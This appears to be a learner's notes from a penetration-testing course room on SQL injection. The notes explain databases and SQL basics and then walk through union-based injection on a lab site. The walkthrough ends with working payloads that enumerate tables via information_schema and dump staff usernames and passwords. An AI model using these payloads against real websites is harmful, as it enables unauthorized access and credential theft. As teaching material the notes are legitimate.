Jr.Pen 7.1. SQL Injection

Task 1 - Brief

SQL (Structured Query Language) Injection, mostly referred to as SQLi, is an attack on a web application database server that causes malicious queries to be executed. When a web application communicates with a database using input from a user that hasn't been properly validated, there runs the potential of an attacker being able to steal, delete or alter private and customer data and also attack the web application authentication methods to private or customer areas. This is why SQLi is one of the oldest web application vulnerabilities, and it can also be the most damaging.

Task 2 - What is a Database?

A database is an organized system used to electronically store and manage structured data. Databases are controlled by software known as a Database Management System (DBMS). Examples include:

MySQL
Microsoft SQL Server
PostgreSQL
SQLite
Microsoft Access

A single DBMS can contain multiple databases, and each database can contain multiple tables. For example, an online shop might have:

a database for customers
a database for products
another for orders or staff

Tables: A table is essentially a structured grid consisting of:

Columns (fields)
Rows (records)

Columns: Columns define the type of data stored.

Examples:

integers (numbers)
strings (text)
dates

Columns can also be configured with special features like auto-increment, which automatically generates a unique identifier for each row. This is often used as a primary key.

Rows: Rows represent actual data entries stored in the table. Every time a new record is added, a new row is created.

Relational vs Non-Relational Databases
Relational databases:

Store data in tables
Use rows and columns
Tables are connected via relationships using primary keys

Examples:

MySQL
PostgreSQL
SQL Server

Non-relational databases (NoSQL)

Do not use tables
Data can be stored in flexible formats like JSON documents
Examples:

MongoDB
Cassandra
ElasticSearch

> What is the acronym for the software that controls a database? DBMS

> What is the name of the grid-like structure which holds the data? table

Task 3 - What is SQL?

SQL (Structured Query Language) is used to interact with relational databases. SQL queries allow us to:

retrieve data
insert new records
update records
delete records

The most commonly used commands are:

SELECT
INSERT
UPDATE
DELETE

SELECT: Used to retrieve data from a table. Example:

```
select * from users;
```

This query retrieves all columns from the users table. The * symbol means all fields.

UNION: The UNION operator combines results from multiple SELECT queries. Important rules:

Same number of columns
Similar data types
Same column order

```
SELECT name,address,city,postcode from customers
UNION
SELECT company,address,city,postcode from suppliers;
```

This merges results from two different tables into one output.

INSERT: Adds a new row to a table.

```
insert into users (username,password)
values ('bob','password123');
```

UPDATE: Updates existing data.

```
update users
SET username='root',password='pass123'
where username='admin';
```

DELETE: Removes data from a table.

```
delete from users where username='martin';
```

If no WHERE clause is used, all records will be deleted.

> What SQL statement is used to retrieve data? SELECT

> What SQL clause can be used to retrieve data from multiple tables? UNION

> What SQL statement is used to add data? INSERT

Task 4 - What is SQL Injection?

SQL Injection occurs when **user input becomes part of a database query** without proper validation.

```
https://website.thm/blog?id=1
```

The backend query might look like:

```
SELECT * from blog where id=1 and private=0 LIMIT 1;
```

Here the `id` parameter comes directly from user input. If the application does not sanitize input, attackers can modify the query.

```
https://website.thm/blog?id=2;--
```

This turns the query into:

```
SELECT * from blog where id=2;-- and private=0 LIMIT 1;
```

The `--` comments out the rest of the query, allowing access to private content.

> What character signifies the end of an SQL query? ;

Task 5 - In-Band SQLi

In-Band SQL Injection is when **the same communication channel is used for both attack and data retrieval**.

Two common types are:


- **Error-based SQLi**
- **Union-based SQLi**

Detecting SQL Injection

To begin testing the input field, we try breaking the SQL syntax using a single quote.

```
'
```

If the application returns a database error, it indicates that our input is being processed directly inside the SQL query.




This confirms that the application is vulnerable to SQL Injection.

Testing UNION Injection

Next, we test whether we can append our own query using the UNION operator.


```
1 UNION SELECT 1
```



The error message indicates that the **column count does not match** the original query. This means we must discover how many columns the query expects.

Expanding Columns


```
1 UNION SELECT 1,2
```



We still receive an error, meaning the column count is still incorrect.

Matching Column Count

```
1 UNION SELECT 1,2,3
```



The error disappears, confirming that the original query contains **three columns**. However, the page still displays the original article because the application shows the **first returned result**.


Forcing Our Output: To make our injected results appear, we ensure the original query returns no rows. Payload

```
0 UNION SELECT 1,2,3
```

Setting the article ID to **0** ensures no article exists, forcing the page to display our UNION output instead.

Extracting Database Name: Payload


```
0 UNION SELECT 1,2,database()
```



The `database()` function returns the **current database name**, which in this case is: sqli_one

Enumerating Tables: Payload

```
0 UNION SELECT 1,2,group_concat(table_name)
FROM information_schema.tables
WHERE table_schema='sqli_one'
```




`information_schema` is a system database containing metadata about tables and columns. Using `group_concat()` merges multiple rows into one readable string.

This reveals two tables:

- article
- staff_users

Enumerating Columns: Payload

```
0 UNION SELECT 1,2,group_concat(column_name)
FROM information_schema.columns
WHERE table_name='staff_users'
```




This reveals the table structure:

- id
- password
- username

Dumping Credentials: Payload

```
0 UNION SELECT 1,2,group_concat(username,':',password)
FROM staff_users
```



